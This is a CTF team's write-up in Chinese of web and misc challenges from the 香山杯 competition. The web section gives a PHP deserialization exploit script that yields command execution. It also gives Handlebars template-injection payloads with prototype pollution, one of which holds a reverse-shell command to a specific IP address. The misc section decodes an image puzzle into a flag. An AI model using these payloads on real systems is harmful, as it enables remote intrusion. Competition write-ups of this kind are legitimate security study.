香山杯 0RAYS WriteUp

Web

PHP_unserialize_pro

```php
<?php
    error_reporting(0);
    class Welcome{
        public $name;
        public $arg = 'welcome';
        public function __construct(){
            $this->name = 'Wh0 4m I?';
        }
        public function __destruct(){
            if($this->name == 'A_G00d_H4ck3r'){
                echo $this->arg;
            }
        }
    }

    class G00d{
        public $shell;
        public $cmd;
        public function __invoke(){
            $shell = $this->shell;
            $cmd = $this->cmd;
            if(preg_match('/f|l|a|g|\*|\?/i', $cmd)){
                die("U R A BAD GUY");
            }
            eval($shell($cmd));
        }
    }

    class H4ck3r{
        public $func;
        public function __toString(){
            $function = $this->func;
            $function();
        }
    }

    if(isset($_GET['data']))
        unserialize($_GET['data']);
    else
        highlight_file(__FILE__);
?>
```

```
<?php
    class Welcome{
        public $name;
        public $arg;
        public function __construct($name, $arg){
            $this->name = $name;
            $this -> arg = $arg;
        }
    }

    class G00d{
        public $shell;
        public $cmd;

        public function __construct($cmd, $shell) {
            $this -> cmd = $cmd;
            $this -> shell = $shell;
        }
    }

    class H4ck3r{
        public $func;
        public function __construct($func) {
            $this -> func = $func;
        }
    }

$c = new G00d("system(\$_POST['cmd']);", "assert");
$b = new H4ck3r($c);
$a = new Welcome("A_G00d_H4ck3r", $b);
echo serialize($a)."\n";
```

mewo_blog

WAF上存在pp

https://github.com/kobezzza/Collection/issues/27

限制还是数组过

```
{"username": "1", "password": "1", "payload": [1, {"payload": {"__proto__": {"style":"{{#with \"s\" as |string|}}\n{{#with \"e\"}}\n  {{#with split as |conslist|}}\n    {{this.pop}}\n    {{this.push (lookup string.sub \"constructor\")}}\n    {{this.pop}}\n    {{#with string.split as |codelist|}}\n      {{this.pop}}\n      {{this.push \"return require('child_process').execSync('bash -i >& /dev/tcp/120.26.39.182/1337 0>&1');\"}}\n      {{this.pop}}\n      {{#each conslist}}\n        {{#with (string.sub.apply 0 codelist)}}\n          {{this}}\n        {{/with}}\n      {{/each}}\n    {{/with}}\n  {{/with}}\n{{/with}}\n{{/with}}"}}}]}
```

先要越权，然后改style SSTI就行

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#handlebars---command-execution

```
app_1  | Handlebars: Access has been denied to resolve the property "style" because it is not an "own property" of its parent.
app_1  | You can add a runtime option to disable the check or this warning:
app_1  | See https://handlebarsjs.com/api-reference/runtime-options.html#options-to-control-prototype-access for details
```

可以 pp arguments + dynamic import

Payload:

```
{"username": "1", "password": "1", "payload": [1, {"payload": {"__proto__": {"style":"{{#with \"s\" as |string|}}\n{{#with \"e\"}}\n  {{#with split as |conslist|}}\n    {{this.pop}}\n    {{this.push (lookup string.sub \"constructor\")}}\n    {{this.pop}}\n    {{#with string.split as |codelist|}}\n      {{this.pop}}\n      {{this.push \"return import('child_process').then(m=>m.execSync('bash -c \\\"bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/xxxx 0>&1\\\"'))\"}}\n      {{this.pop}}\n      {{#each conslist}}\n        {{#with (string.sub.apply 0 codelist)}}\n          {{this}}\n        {{/with}}\n      {{/each}}\n    {{/with}}\n  {{/with}}\n{{/with}}\n{{/with}}","allowedProtoMethods":{"split":true,"pop":true,"push":true,"sub":true,"apply":true,"keys":true,"constructor":true,"call":true,"style":true}}}}]}
```

反弹出来catflag就行了

Misc

签到

base64 + 凯撒

pintu


统计一下图片的高度，发现有40,60,61,62,63,64,65,66,67,70,71

跳过了68和69，结合提示8->10，联想到是8进制

统计一下高度输出

```python

from PIL import Image

count = 0
a = []
for i in range(1,4704):
    img = Image.open("./pintu/{}.png".format(i))
    width,height=img.size
    a.append(chr(int(str(height),8)))
print("".join(a))
```

再base32解密得到一串base64，但明显解密不了



From Decimal

Delimiter: Space

☐ Support signed values

From Base32

Alphabet: A-Z2-7=

☐ Remove non-alphabet chars

```
73 86 72 71 75 54 75 70 79 52 89 84 67 81 50 67 71 82 90 71 52 86 83 89 73 70 73 87 69 54 68 88 73 78 90 69
87 52 66 84 73 53 81 85 67 50 76 83 71 53 76 69 83 86 84 79 73 70 50 69 52 89 75 84 71 77 51 84 73 86 67 75
77 73 89 84 69 51 75 72 74 77 88 88 73 89 51 80 73 53 50 69 75 51 84 86 78 70 90 69 87 89 75 78 79 53 76 71
87 50 83 67 75 90 89 69 75 53 90 85 78 81 90 88 75 79 68 88 76 66 67 87 52 77 74 82 75 90 70 86 65 90 67 76
75 77 51 68 83 89 82 89 75 66 88 69 52 78 67 73 74 74 86 84 69 52 75 70 75 90 73 84 65 50 75 74 77 82 51 85
87 81 82 85 77 70 85 87 69 78 68 87 74 74 72 70 67 78 68 78 78 78 74 70 71 77 90 88 77 69 88 88 73 89 84 66
75 66 73 85 50 90 74 80 74 73 88 86 67 83 75 89 79 73 50 72 85 53 68 72 75 77 51 85 83 82 74 90 79 70 71 83
54 52 50 79 71 70 68 86 81 85 51 74 71 65 89 85 87 50 84 88 71 82 65 85 83 53 75 69 75 66 88 69 50 50 50 50
74 82 84 84 71 52 66 82 73 85 50 84 77 79 75 78 71 74 51 85 67 84 82 86 73 90 86 69 83 87 67 78 78 90 82 85
87 86 83 76 74 85 50 69 77 53 67 79 74 77 51 86 67 53 90 82 77 82 88 68 65 51 90 88 78 70 67 84 75 87 67 75
74 90 73 87 77 77 76 68 71 82 69 87 85 81 84 80 74 90 85 88 83 77 66 88 78 70 84 86 81 83 67 76 73 73 90 86
73 50 84 67 78 82 73 69 75 50 50 76 71 90 69 87 69 85 84 77 74 85 50 87 67 90 74 90 74 86 52 70 85 50 83 74
77 86 68 70 81 86 82 88 71 70 70 71 87 85 66 89 74 74 90 71 52 54 67 89 71 85 89 72 83 87 66 80 71 85 52 69
87 89 82 81 74 70 86 71 69 77 76 76 78 86 86 84 83 52 75 78 79 81 52 68 75 83 83 72 76 65 89 68 71 82 74 86
78 66 70 85 83 78 75 70 78 90 72 68 73 50 67 70 79 85 51 85 50 77 50 78 77 70 87 85 71 83 75 83 77 70 77 71
87 78 50 87 71 77 51 84 65 79 66 84 70 52 50 69 69 90 68 67 72 70 87 70 81 84 76 77 79 65 90 85 87 86 74 85
78 70 66 68 83 84 83 76 77 78 74 88 65 84 66 87 75 73 51 70 81 89 90 82 71 90 88 71 87 79 68 67 71 78 68 84
83 78 90 82 75 90 74 68 81 90 67 78 71 86 75 87 73 84 74 86 71 86 86 72 75 77 75 78 74 81 51 86 67 78 50 78
74 69 51 87 71 90 66 87 79 78 88 84 67 52 82 86 78 77 52 85 75 89 76 66 78 74 69 84 75 76 90 82 79 82 74 70
85 50 84 67 71 78 77 84 83 89 82 86 79 52 89 85 75 79 76 76
```

输出

```
time:   1ms
length: 980
lines:    1
```


```
LK1vE7eNJu8g1GRUdM5UE0QKLuKK1k5UdMKNdM5UdKKcdM7UdM5UMIPcnMXUdM5UMc5vEK15IvDqm6Dqnk7um6DlXuuqCuXUm6DqdBndm6RNM
vDqdM5um6RNdMuqnk5Um6DldM5dm6RUMvRUdM5udBnUdM5NdM5Unk7UdM5QXu5UEMdqm6DldM5UXu7tE6RTdM5Udb8pjuKXK0ukLbu6KB0LEu
XedB45i5nJJ/aIKvxqJBXStMXH1kRuKGTGtVRuIru6jMaXKBQpL7nkLB1uQV0mtKeGIrKMKI0VEMPqMNQFKtRPMV4HANUKMM5XnIKmd/V79V5
HM/eeMKQCiu1uQEoqKK3wi5KHdy0wL5U6t702KMJZjM01ncXaMkRHjulwd09lM68xigKJ9b4vL75L37VNtgKeJ/5pJV12KuM6Qg199Va2L7at
9EeciMXrMKQJ97nvQknrKw5yQI82nG7SIMPU1VPCib4K1GabiM4dIg4w3rQC3BKXnG00tM0EM05xIy1mKc0TJ7u7MVxNtG0t3baQXyowENeyE
w11CB4rnVXAQbxwCrKp3GaAir7VIVnAtNaS374TJb12mGK/tcoGtEnuirKaMwVkjBVpEw4l3u8wXEn11VKPdKS69b8PnN4HJk2qEVQ0iIdwKB
4aib4vJNQ4mkRS37a/tbaPQMe/J/QIXr4ztgS7IE9qM/sN1GXSi01Kjw4AIuDPnMkZLg3p1E569M2wAN5FjIXMncKVKM4FtNK7Qw1dn0o7iE5
XJNQf1c4IjBoNiy07igXHKB3TjblPEkK6IbRlM5ae9MxZjIeFXV71JkP8JrnxX50yX/58Kb0Ijb1kmk9qMt85JGX03E5hKI5EnN4hEu7M3Mam
CIRaXk7V37083/4Bdb9lXMlp3KU4iB9NKcSpL6R6Xc16nk8b3G971VR8dM5UdM55ju1ML7Q7MI7cd6so1r5k9EaajI5/1tRZjb3Y9b5w1E9k
```

回过来考虑图片还有黑白像素,提取

```
```

```python
from PIL import Image

count = 0
res = ""
a = []
for i in range(1,4704):
    img = Image.open("./pintu/{}.png".format(i))
    width,height=img.size
    tmp = img.getpixel((0,0))
    if(tmp == (0,0,0)):
        res += "0"
    elif(tmp == (255,255,255)):
        res += "1"
    a.append(chr(int(str(height),8)))

print(res)
```

长度不是8的倍数，但是4703+1是8的倍数，考虑补一个前导0



From Binary

Delimiter: Space

Byte Length: 8


```
0110011001101100011000010110011111100111100111001000101111110010110001000101100000001101100011011000110110 0110
0011111001101001100010101111111001001011100010001101111001101001100010101111111001111000100110111001111100101
1000100010101011111001011000010110110100111001011010010110001011111011111011110010001100111001011011111101000
1000111001011000111110101111111001101000001110011100011001100110110001100001011001111110010110111001101101 10
1110010010111000100011011110010110011100101010001110100010111111100110011110001110000000100000101110111110 11
110010001000111001111000101110010111111001011010010010110100111001001011111110011101111001011001000110111101
111011111011110010001001111011111011110010001100111001101001011110100010111001111000010010110110111010001011
010110110000111001011000100010110000111001001011101010000110111010001011111110011001111010011000011110001100
111011111011110010001100111010011000001010100011111001101000100010010001111001001011100110011111111001111011
101110011001111001001011100010000000111001001011100010101010111010011000000010011010111001011000010110110011
111001111001101010000100111001011000010110110011111010011001010010101110111001001011111110100001111001101000
0001101011111110011010001011101111111111001011000111010111011111100101100100001010011111101111110111100100 01100
111001011000111010111011111100110100010011011111101110010110001000101100001110011110011100100111111110 01101010
110110100011111001111001101010000100011001100110110001100001011001111110010110010000101001111110111111011 11100
100110100111001101010101011101100110001101110101001101010111001001100111010100110110010101000000101101 1010100
101001010001010000110110011001100100010110000111010001000101010011010100101101001001010000100011100100110001
010011000110101000110011011011100110100101001111011011110011010001101000011110010101011000110000011000100010
111100110010011000010111101001110000011110000011100001001000011100010101101001010000001101100111011101101011
001101110100011101001110011011000101010001000110010110010100010001010010001010110101011100100000000100000001 0
```

输出

```
start: 149     time:  1ms
  end: 149   length:  274
length:   0    lines:    2
```

```
flag看到666c是不是特别兴奋，很可惜flag并不在这。（狗头保命），既然走到了这里，那我也给一个通关的关键信息拿去吧，去找到真正的flag吧：sUvcu5rgSeAmJQCfdXtEMKIB91Lj3niOo4hyV0b/2azpx8HqZP6wk7GNlTFYDR+W
哎，对了。拿走之前看一看我精心挑选的笑话吧：猎人打猎，朝狐狸开枪，“砰”地一声枪响之后猎人死了。狐狸叉着腰，冷笑一声：“没想到吧，我是反射弧。”好不好笑， 有没有感觉一哆嗦，大脑更清晰了。ฅ^•ﻌ•^ ฅ
```

长度为64，且不重复，明显是字符表



From Base64

Alphabet
sUvcu5rgSeAmJQCfdXtEMKIB91Lj3niOo4hyV0b/2azpx8H…

☑ Remove non-alphabet chars

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
length: 0
```


```
LK1vE7eNJu8g1GRUdM5UE0QKLuKK1k5UdMKNdM5UdKKcdM7UdM5UMIPcnMXUdM5UMc5vEK15IvDqm6Dqnk7um6DlXuuqCuXUm6DqdBndm6
vDqdM5um6RNdMuqnk5Um6DldM5dm6RUMvRUdM5udBnUdM5NdM5Unk7UdM5QXu5UEMdqm6DldM5UXu7tE6RTdM5Udb8pjuKXK0ukLbu6KB0
XedB45i5nJJ/aIKvxqJBXStMXH1kRuKGTGtVRuIru6jMaXKBQpL7nkLB1uQV0mtKeGIrKMKI0VEMPqMNQFKtRPMV4HANUKMM5XnIKmd/V7
HM/eeMKQCiu1uQEoqKK3wi5KHdy0wL5U6t702KMJZjM01ncXaMkRHjulwd09lM68xigKJ9b4vL75L37VNtgKeJ/5pJV12KuM6Qg199Va2L
9EeciMXrMKQJ97nvQknrKw5yQI82nG7SIMPU1VPCib4K1GabiM4dIg4w3rQC3BKXnG00tM0EM05xIy1mKc0TJ7u7MVxNtG0t3baQXyowEN
w11CB4rnVXAQbxwCrKp3GaAir7VIVnAtNaS374TJb12mGK/tcoGtEnuirKaMwVkjBVpEw4l3u8wXEn11VKPdKS69b8PnN4HJk2qEVQ0iId
4aib4vJNQ4mkRS37a/tbaPQMe/J/QIXr4ztgS7IE9qM/sN1GXSi01Kjw4AIuDPnMkZLg3p1E569M2wAN5FjIXMncKVKM4FtNK7Qw1dn0o7
XJNQf1c4IjBoNiy07igXHKB3TjblPEkK6IbRlM5ae9MxZjIeFXV71JkP8JrnxX50yX/58Kb0Ijb1kmk9qMt85JGX03E5hKI5EnN4hEu7M3
CIRaXk7V37083/4Bdb9lXMlp3KU4iB9NKcSpL6R6Xc16nk8b3G971VR8dM5UdM55ju1ML7Q7MI7cd6so1r5k9EaajI5/1tRZjb3Y9b5w1E
```

输出


```
 start: 552     time:  4ms
   end: 551   length:  548
length:  -1    lines:    3
```

```
.PNG
.
...
IHDR...L...........+....?
PLTEÿÿÿÿÀÀÿÿÀÀÿÀÀÿÿÀÀÿÿÀÿÿ..ÿÿ..ÿ..ÿÿ..ÿÿ.ÿÀ..ÀÀ..À..ÀÀ..ÀÀ.Àÿÿÿ...ÌDïò....IDAT8...É.Ã .DÅböÍTþÿ[G
9à85§¼..].¦%.,.E..ðú ¢.½w.R'L..¬ÍOêDyþ¥D.Bç...[.tk!..ÄPùóõ.ß.'.Û!>²..@´..-â$..Sw._.ú\n-
¸A..lc±î#j¤ØXS.n/]²a..ZØ,....q`{.Uµs.!ÂaØ,.Ë78T.7ò.õñ².
ªä0.â.I.%g¢.÷-Ðå.»*$k.Á|ÜêÜ;¦=Ä[Ã'©7ñé,..fu..+1ì_-..÷ .Î.ì<^./x./.ó.J°NØ|J.Gfä«.gÜ.Í    ì.ÝLbÎ.w±¯Î.Æ`&:¹.
¬T8c.¾XëôiÎ.GÍU(ð.ÎÖã4...Ö¶.ßê³.ÔíåÕ.Ì«®ï£ï_.µC{.wÅfÇ¼ý».gS.g.S...1=..+I.ÌS.Ü¹´.PØpZ¦V%g~ßÅý..Ý×ªÕµ.K.
[,Äê$¯h.c.±.«Å`_ðC~¨ö²¿´öúOë.ªð)û.åó¦....IEND®B`.u«Z.f {úg.¶¬{®
```

得到png



npiet



Welcome to **npiet online** !

Info: upload status: Ok
Info: found picture width=76 height=20 and codel size=1
Uploaded picture (shown with a small border): **1.png**

Info: executing: npiet -w -e 220000 1.png

```
flag{4b6c1737-27e5-41c4-95e3-f70ad196063e}
```

